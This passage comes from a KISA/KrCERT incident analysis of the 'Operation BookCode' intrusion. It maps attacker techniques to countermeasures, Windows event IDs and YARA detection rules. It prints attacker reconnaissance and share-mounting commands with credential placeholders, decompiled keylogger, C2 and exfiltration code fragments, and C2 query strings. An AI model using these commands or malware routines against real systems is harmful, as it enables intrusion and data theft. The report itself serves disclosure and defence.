.rdata:00000001...	00000006	C	[DEL]
.rdata:00000001...	00000007	C	[HELP]

counter-
measure

- Install an anti-virus software and activate real-time detection.

③ Brute Force : Brute Forcing of Account Information

- The attacker randomly attempts to log in to other systems using collected credentials.

Audit Success	2019-06-10	오전 10:17:33	4648
Audit Success	2019-06-10	오전 10:17:27	4648
Audit Success	2019-06-10	오전 10:16:17	4648
Audit Success	2019-06-10	오전 10:07:57	4648
Audit Success	2019-06-10	오전 10:07:47	4648
Audit Success	2019-06-10	오전 10:00:22	4648
Audit Success	2019-06-10	오전 10:00:13	4648

Description

명시적 자격 증명을 사용하여 로그인을 시도했습니다.

주제:

보안 ID: S-1-0-0

계정 이름: -

계정 도메인: -

로그온 ID: 0x9a63

로그온 GUID: {00000000-0000-0000-0000-000000000000}

자격 증명에 사용된 계정:

계정 이름: [REDACTED]

계정 도메인: WORKGROUP

로그온 GUID: {00000000-0000-0000-0000-000000000000}

대상 서버:

대상 서버 이름: [REDACTED]

추가 정보: [REDACTED]

counter-
measure

- Access control by user IP
- Monitor system logs to identify random attempts to access other systems (event ID 4648).

o Discovery

① Account Discovery : The attacker discovers accounts, such as local system or domain accounts

- cmd.exe /c "net user > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "net user Administrator > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "query user Administrator > "%s" 2>&1" edg173F.tmp

counter-
measure

- Monitor commands and parameters.

② Remote System Discovery : Discover other systems in the network

- cmd.exe /c "net view > "%s" 2>&1" edg173F.tmp



- Monitor commands and parameters.

③ System Information Discovery

- cmd.exe /c "systeminfo > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "hostname > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "ver > "%s" 2>&1" edg173F.tmp



- Monitor commands and parameters.

④ System Network Configuration Discovery

- cmd.exe /c "ipconfig /all > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "arp -a > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "C:\Windows\System32\inetsrv\appcmd.exe list site > "%s" 2>&1" edg173F.tmp
(Discover the list of domains you are hosting)



- Monitor commands and parameters.

⑤ System Network Connections Discovery : Discovering network connection status and session information

- cmd.exe /c "netstat -ano | find "ESTA" > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "netstat -ano | find "LIST" > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "query session > "%s" 2>&1" edg173F.tmp



- Monitor commands and parameters.

⑥ System Service Discovery : Discovering service information existing in the system

- cmd.exe /c "sc query nwsapagent > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "sc query w3svc > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "sc queryex w3svc > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "sc query [Service name] > "%s" 2>&1" edg173F.tmp



- Monitor commands and parameters.

⑦ Find and Directory Discovery : Discovering the file and folder information

- cmd.exe /c "dir C:\Windows\System32\ntoskrnl.exe > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "dir C:\Windows\System32\atmfd.dll > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "dir C:\Windows\System32\kernel32.dll > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "dir C:\Windows\System32\calc.exe > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "dir C:\Windows\System32\notepad.exe > "%s" 2>&1" edg173F.tmp
- find.exe

counter-
measure

- Monitor commands and parameters.

⑧ Process Discovery : Discovering process information

- tasklist.exe

2019-06-12	오후 5:14:05	592	NT AUTHORITY\SYSTEM	새
2019-06-12	오후 5:14:05	592	NT AUTHORITY\SYSTEM	새
2019-06-12	오후 5:13:47	593	SYSTEM	프

Description	<p>새 작업을 만들었습니다.</p> <p>새 프로세스 ID: 2740</p> <p>이미지 파일 이름: C:\WINDOWS\system32\tasklist.exe</p> <p>만든 프로세스 ID: 3360</p> <p>사용자 이름: NETWORK SERVICE</p> <p>도메인: NT AUTHORITY</p> <p>로그온 ID: (0x0,0x3E4)</p> <p>토큰 상속 형식: (null)</p>
-------------	---

counter-
measure

- Monitor commands and parameters.
- Check process execution logs in the main server by activating [Local security policies]-[Local policies]-[Audit policies]-[Process tracking audit].

⑨ System Owner/User Discovery : Discovering the information of system owner and user

- whoami.exe

2019-06-12	오후 5:01:21	593	NT AUTHORITY\NETWORK SERVICE
2019-06-12	오후 5:01:20	592	NT AUTHORITY\NETWORK SERVICE
2019-06-12	오후 5:01:20	592	NT AUTHORITY\NETWORK SERVICE

Description	<p>새 작업을 만들었습니다.</p> <p>새 프로세스 ID: 248</p> <p>이미지 파일 이름: C:\WINDOWS\system32\whoami.exe</p> <p>만든 프로세스 ID: 1564</p> <p>사용자 이름: NETWORK SERVICE</p> <p>도메인: NT AUTHORITY</p> <p>로그온 ID: (0x0,0x3E4)</p> <p>토큰 상속 형식: (null)</p>
-------------	--

counter-
measure

- Monitor commands and parameters.
- Check the process execution log of the main server by activating Process Tracking Audit: [Local Security Policy]-[Local Policy]-[Audit Policy]-[Process Tracking Audit].

⑩ Application Window Discovery : Discovering the list of the program windows that are currently open

- The attacker uses keylogging malware to collect the list of title bars of currently running programs.

```

hWnd = GetForegroundWindow();
dword_180011434 = 0;
v3 = hWnd;
if ( qword_180011438 != hWnd )
{
    GetWindowTextA(hWnd, WindowString, 100);
    GetLocalTime_sub_180001200(LocalTime);
    sprintf(Dest, "\r\n%s - \"%s\"", LocalTime, WindowString);
    fwrite_sub_1800015A0(Dest);
    qword_180011438 = v3;
}

```

counter-
measure

- Install an anti-virus software and activate real-time detection.

o Lateral Movement : Navigating inside the system

① Windows Admin Shares : Exploiting the basic sharing function of Windows

- `cmd.exe /c "net user \\[IP or domain of target system] [Password] /u:[Account] > "%s" 2>&1" edg173F.tmp`

Audit Success	2019-06-26	오전 11:27:16	540 Security	로그온/로그오프
Audit Success	2019-06-12	오후 11:24:25	540 Security	로그온/로그오프
Description 성공적 네트워크 로그인: 사용자 이름: Administrator 도메인: ████████ 로그인 ID: (0x0,0x33FC40EE) 로그인 유형: 3 로그인 프로세스: NtLmSsp				

counter-
measure

- Use a different password for each system.
- Do not access remotely via administrator accounts.
- Disable default sharing settings if unnecessary.
- Identify abnormal logins by monitoring login success events (event ID 540, 4624) in security logs.
- Disable administrator accounts and enable the User Access Control (UAC) of administrator group accounts.

② Remote File Copy


- The attacker copies files from target systems by connecting to his/her drive via a malicious code.
- `\\[Targeted system]\C$\[Targeted path] Z:\[Source path]`

counter-
measure

- Install an anti-virus software and activate real-time detection.

③ Data from Network Shared Drive : Stealing data via network shared drives

- The attacker steals collected data by connecting the target system to his/her drive.
- **cmd.exe /c "net use [Drive name] \\[IP or domain of target system] [Password] /u:[Account] > "%s" 2>&1" edg173F.tmp**



counter-
measure

- Monitor and block SMB connections to the outside.
- Detect any abnormal SMB connection attempts by monitoring login attempt events (event ID 4648, port 445) in security logs.

o Command and Control : Command control

① Commonly Used Port : Exploiting commonly used ports

- Command and control by HTTP (80) protocol

```
set_sub_180006520(&Memory, L"Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko", 0x3Dui64);
sub_180007540(a1 + 32);
if ( v21 >= 8 )
    j_free(Memory);
sprintf(&Dest, "msgid=Communication&id=%llx", *(a1 + 8));
sub_180006A50(a1 + 32, &Dest, strlen(&Dest));
sub_180003AC0(&v22, L"%d", strlen(&Dest));
set_sub_180006520(&Src, L"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n", 0x49ui64);
set_string(&Src, L"Accept-Language: ko-KR;q=0.8,ko;q=0.6,ko-KR;q=0.4,ko;q=0.2\r\n", 0x3Cui64);
set_string(&Src, L"Content-Type: application/x-www-form-urlencoded\r\n", 0x31ui64);
set_string(&Src, L"Accept-Encoding: gzip, deflate\r\n", 0x20ui64);
set_string(&Src, L"Content-Length: ", 0x10ui64);
```

counter-
measure

- Disable unused ports.
- Install an anti-virus software and activate real-time detection.

② Standard Application Layer Protocol : Performing command control using the standard application protocol

- Command and control by HTTP (80) protocol

```
v18 = WinHttpConnect(*v5, &pswzServerName, UrlComponents.nPort, 0);
hInternet = v18;
if ( !v18 )
    goto LABEL_212;
v19 = 0;
if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
    v19 = 0x8000000;
v20 = pwszVerb;
if ( v106 >= 8 )
    v20 = pwszVerb[0];
v21 = WinHttpOpenRequest(v18, v20, UrlComponents.lpszUrlPath, 0i64, 0i64, 0i64, v19);
v22 = v21;
v88 = v21;
if ( !v21 )
    goto LABEL_211;
if ( !*(v5 + 8) && UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
{
    LODWORD(Buffer) = 0x3100;
    WinHttpSetOption(v21, 0x1Fu, &Buffer, 4u);
}
```

counter-
measure

- Disable unused ports.
- Install an anti-virus software and activate real-time detection.

③ Data Encoding : Data encoding—using known algorithms

- The attacker encodes command lines using Base64.



counter-
measure

- Install an anti-virus software and activate real-time detection.

④ Standard Cryptographic Protocol : Communication using standard encryption algorithms

- The attacker encrypts command lines using RC4.



counter-
measure

- Install an anti-virus software and activate real-time detection.

⑤ Multi-Stage Channels : Performing command control through several steps

- Upon initial access from a C&C site, the attacker attempts to connect to an additional attacker server.
- When an infected PC accesses the C&C site, it attempts to connect via external IP address stored in a specific file (config.dat).

```
Set objFSO = Server.CreateObject("Scripting.FileSystemObject")
Set objTextStream = objFSO.OpenTextFile(Server.MapPath("config.dat"), ForReading)

Config = objTextStream.ReadAll
ConfigArray = Split(Config, ":")
ServerURL = "http://" & ConfigArray(0) & ":" & ConfigArray(1)
SelfURL = "http://" & Request.ServerVariables("SERVER_NAME") & Request.ServerVariables("URL")
ClientIP = getIpAddress()
ServerInfo = base64_encode(ID) & "]" < " & base64_encode(ClientIP) & "]" < " & base64_encode(SelfURL)
```

counter-
measure

- Monitor periodic communications via a specific port of a specific address.

⑥ Remote File Copy : Copying files through command control

- The attacker creates and leaks additional files via a command of malware.

```
while ( !recv_sub_180005D20(&a1->gap3308[0x28], v23, 0x16800u, &v19, 1) )
{
    if ( v23[0] == 0x9785365D )
    {
        break;
        (a1->_WriteFile)(v10, v23, v19, &v20, 0i64);
        v7 += v20;
        memset(v23, 0, sizeof(v23));
    }
    if ( *(v3 + 4) == 0x9785364C )
    {
        v11 = 0x20000;
        v21 = 0;
        v12 = 0x20000i64;
        v13 = operator new(0x20000ui64);
        v14 = v13;
        do
        {
            v15 = rand();
            ++v14;
            --v12;
            *(v14 - 1) = v15 - v15 / -255;
        }
        while ( v12 );
        v16 = GetTickCount();
        srand(v16);
        for ( i = ((rand() % 10 + 55) << 20) - v7; i; i -= v21 )
        {
            if ( i < v11 )
            {
                v11 = i;
                (a1->_WriteFile)(v10, v13, v11, &v21, 0i64);
            }
            j_j_free(v13);
        }
        (a1->_CloseHandle)(v10);
    }
}
```

counter-
measure

- Install an anti-virus software and activate real-time detection.

o Exfiltration : Information leak

① Data Compressed : Leaking information through data compression

- The attacker leaks compressed data through a command using the Info-ZIP library in malware.
- `\\[IP]\C$\WINDOWS\system32\LogFiles\W3SVC\ex200220.log`
`Z:\Object\Web_HTTP\Download\[SYSTEM]\ex200220.log.zip`

```
if ( !v4 || *v3 == '.' )  
{  
    if ( !strcmp(v3, ".Z")  
        || !strcmp(v3, ".zip")  
        || !strcmp(v3, ".zoo")  
        || !strcmp(v3, ".arc")  
        || !strcmp(v3, ".lzh")  
        || !strcmp(v3, ".arj")  
        || !strcmp(v3, ".gz") )  
    {  
        result = 1;  
    }  
    else  
    {  
        result = strcmp(v3, ".tgz") == 0;  
    }  
}  
return result;
```

counter-
measure

- Install an anti-virus software and activate real-time detection.

② Data Transfer Size Limits

- The attacker steals data by dividing it in various sizes of up to about 90 KB.

```
max_size = 92160;
if ( size < 92160 )
    max_size = size;
memmove(Dst, Src, max_size);
if ( a4 )
{
    malloc_sub_180002DC0(v12);
    base64_encode_sub_180002E00(v12, "abcdefghijklmnopqrstuvwxyz0123456789~!@#%^&*()", 48);
    rc4_encrypt_sub_180002ED0(v12, Dst, max_size);
    free_sub_180002F70(v12);
}
```

counter-
measure

- Monitor the case in which data packets are transmitted in a fixed size during the connection.

③ Exfiltration Over Command and Control Channel : Information leakage through command control

- The attacker performs remote control such as file creation and deletion using HTTP Queries.

```
msgid=Saves&id=%llx&buffer=
msgid=Savec&id=%llx&buffer=
msgid=Read&id=%llx
msgid=Load&id=%llx
msgid=Information&IP=%s&PORT=%d
msgid=Communication&id=%llx
msgid=Communication&id=%d
msgid=Restore
```

counter-
measure

- Install an anti-virus software and activate real-time detection.

4. Conclusion

【Defender's Insight】

In this report, KISA(Korea Internet & Security Agency) and KrCERT/CC describe the cyber attack type of performing remote control, that is pushing malware onto the main servers to collect information through the spread of file upload vulnerabilities to the local server.

Victimized systems have network sharing enabled and their internal main systems are accessed via the same account. The attacker freely navigates through these vulnerabilities as a path, collecting information and spreading malicious codes. Afterward, the attacker secures the persistence of remotely controlled malware by first infecting the systems using a scheduler and registering the malware as a service.

In the light of these attack tactics, it is necessary to check the existence of vulnerabilities by examining file upload mechanisms in websites exposed to the outside as well as to disable unnecessary network sharing. If network sharing is inevitable, is important to use a separate access privilege for each system and assign a different password to each account.

If there is an attempt to log in from the outside, it is necessary to identify whether it is an unauthorized external access or a normal internal access by checking login events in security logs, such as login attempt (ID: 4648) and login success (ID: 4624).

It is also needed to check whether an abnormal service is being executed by regularly monitoring service-related events in system event logs, such as service registration (ID: 7045), service execution (ID: 7036), and error in execution (ID: 7030).

Since the attacker usually attempts to delete security logs for avoiding detection during the attack, this attempt can be identified by checking events such as system log deletion (ID: 104) in system logs and security log deletion (ID: 1102) in security logs.

For system security, it is fundamental to keep the operating system up to date through updates as regular as possible. Malicious acts, such as unauthorized privilege escalation and account stealing, can and shall be prevented by doing so as well as installing an anti-virus software.

5. Yara rule

o For details on usage, please refer to: <https://virustotal.github.io/yara/>

```
rule Operation_BookCode_RAT
{
    meta:
        author = "KrcERT/CC Profound Analysis Team"
        date = "2020-04-01"
        info = "Operation BookCode RAT"
        contact = "hypo@krCERT.or.kr"
        ver = "1.0"

        hash1 = "EC8CDF41C32A6D8CC5A4A468637AFE74"
        hash2 = "1E38EC5BC660A7BDB229DCA8F10D77FF"

    strings:
        $string_decode_64 = { 42 0F B6 4? ?? ?? [5-7] FF C2 [2-3] 42 88 8? 05 ?? 0? 00 00 83 FA
        ?? }
        $query_decode_64 = { 4? 8B 0? 88 14 01 4? 8B ?? [0-2] 0F B6 ?? (08|09) 4? 0F B6 ?? ??
        [0-2] 0F B6 4? (08|09) 42 0F B6 }
        $string_decode_32 = { 8A ?4 0D ?? [0-3] 32 C1 34 [0-3] 88 84 0D ?? ?? FF FF 41 83 F9 ??
        7C E8 }
        $query_decode_32 = { 8B 0? 88 14 01 8B ?? 0F B6 4? 04 0F B6 ?? ?? 0F B6 4? 05 [0-1]
        0F B6 }

    condition:
        uint16(0) == 0x5A4D and filesize < 2MB
        and ( ($string_decode_64 and $query_decode_64)
        or ( $string_decode_32 and $query_decode_32) )
}
```



```
import "pe"

rule Operation_BookCode_Keylogger
{
    meta:
        author = "KrCERT/CC Profound Analysis Team"
        date = "2020-04-01"
        description = "Operation BookCode Keylogger"
        contact = "hypen@krCERT.or.kr"
        ver = "1.0"

        hash1 = "b105912fbd3f02063af4a7875a0efd13"
        hash2 = "e1fddb1caf4793ca477f83410868d6da"

    strings:
        $str_encode = { 0F B6 04 32 48 FF C2 34 68 04 18 88 44 32 FF 48 3B D3 7C EC }

        $string1 = "[%d.%02d.%02d %02d:%02d:%02d]" fullword ascii
        $string2 = "msvcrt000.xml" fullword ascii
        $string3 = "nsvcr1001.xml" fullword ascii
        $string4 = "DomainName:%s UserName:%s SessionID:%d" fullword ascii

    condition:
        ( uint16(0) == 0x5A4D and filesize < 100KB
        and ($str_encode)
        and 2 of ($string*) )
        or pe.imphash() == "9d59262ce45a7146ed25b0327b4f17fd"
}
```

```
import "hash"

rule Operation_BookCode_WebShell
{
    meta:
        author = "KrCERT/CC Profound Analysis Team"
        date = "2020-04-01"
        description = "Operation BookCode redhat-WebShell"
        contact = "hyphen@krCERT.or.kr"
        ver = "1.0"

    strings:
        $string1 = "const vgo=\"admin\"" fullword ascii
        $string2 = "const nkw=\"redhat\"" fullword ascii
        $string3 = "const mam=\"want_pre.asp\"" fullword ascii
        $string4 = "const nkw=\"redhat\"" fullword ascii
        $string5 = "const pxo=\"redhat\"" fullword ascii
        $string6 = "const ydc=\"redhat hacker\"" fullword ascii
        $string7 = "const vtn=\"redhat.html\"" fullword ascii
        $string8 = "execute yka" fullword ascii

    condition:
        ( filesize < 100KB
        and all of them )
        or hash.md5(0, filesize) == "5ff8fb17133c9a2020571d6cfedd3883"
}
```

```

rule Operation_BookCode_C2page
{
    meta:
        author = "KrcERT/CC Profound Analysis Team"
        date = "2020-04-01"
        description = "Operation BookCode C2pages"
        contact = "hypo@krCERT.or.kr"
        ver = "1.0"

    strings:
        $C2page1_str1 = "bookcodes:200" fullword nocase ascii
        $C2page1_str2 = "bookcodes:300" fullword nocase ascii
        $C2page1_str3 = "bookcodes:400" fullword nocase ascii
        $C2page1_str4 = "bookcodes:500" fullword nocase ascii
        $C2page1_str5 = "SetPConfigInfo" fullword nocase ascii
        $C2page1_str6 = "DownloadC" fullword nocase ascii
        $C2page1_str7 = "Downloads" fullword nocase ascii

        $C2page1_logfile = "config.dat" fullword nocase ascii
        $C2page1_logfile2 = "_ICEBIRD007.dat" fullword nocase ascii

        $C2page2_str1 = "Connect" fullword nocase ascii
        $C2page2_str2 = "SetConfig" fullword nocase ascii
        $C2page2_str3 = "FileDown" fullword nocase ascii
        $C2page2_str4 = "UploadSave" fullword nocase ascii

        $C2page2_logfile = "cover_img08.gif" fullword nocase ascii
        $C2page2_logfile2 = "button_array301.gif" fullword nocase ascii

        $C2page3_str1 = "xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCljwAg9F4PtJdrTRBX1:5"
fullword nocase ascii
        $C2page3_str2 = "RedirEct param:" fullword nocase ascii

        //$vbscript_encode = "<%@language=VBScript.Encode%><%#@>" fullword nocase ascii
        // The web shell above and C2 pages may not be searched because the original source is
encoded with        vbscript.encode.

        // Some normal pages also use this method, so please use this rule as an option.

    condition:
        (5 of ($C2page1*))
        or ( all of ($C2page2_str*) and 1 of ($C2page2_logfile*) )
        or ( all of ($C2page3*) )
        // Option => or ($vbscript_encode)

```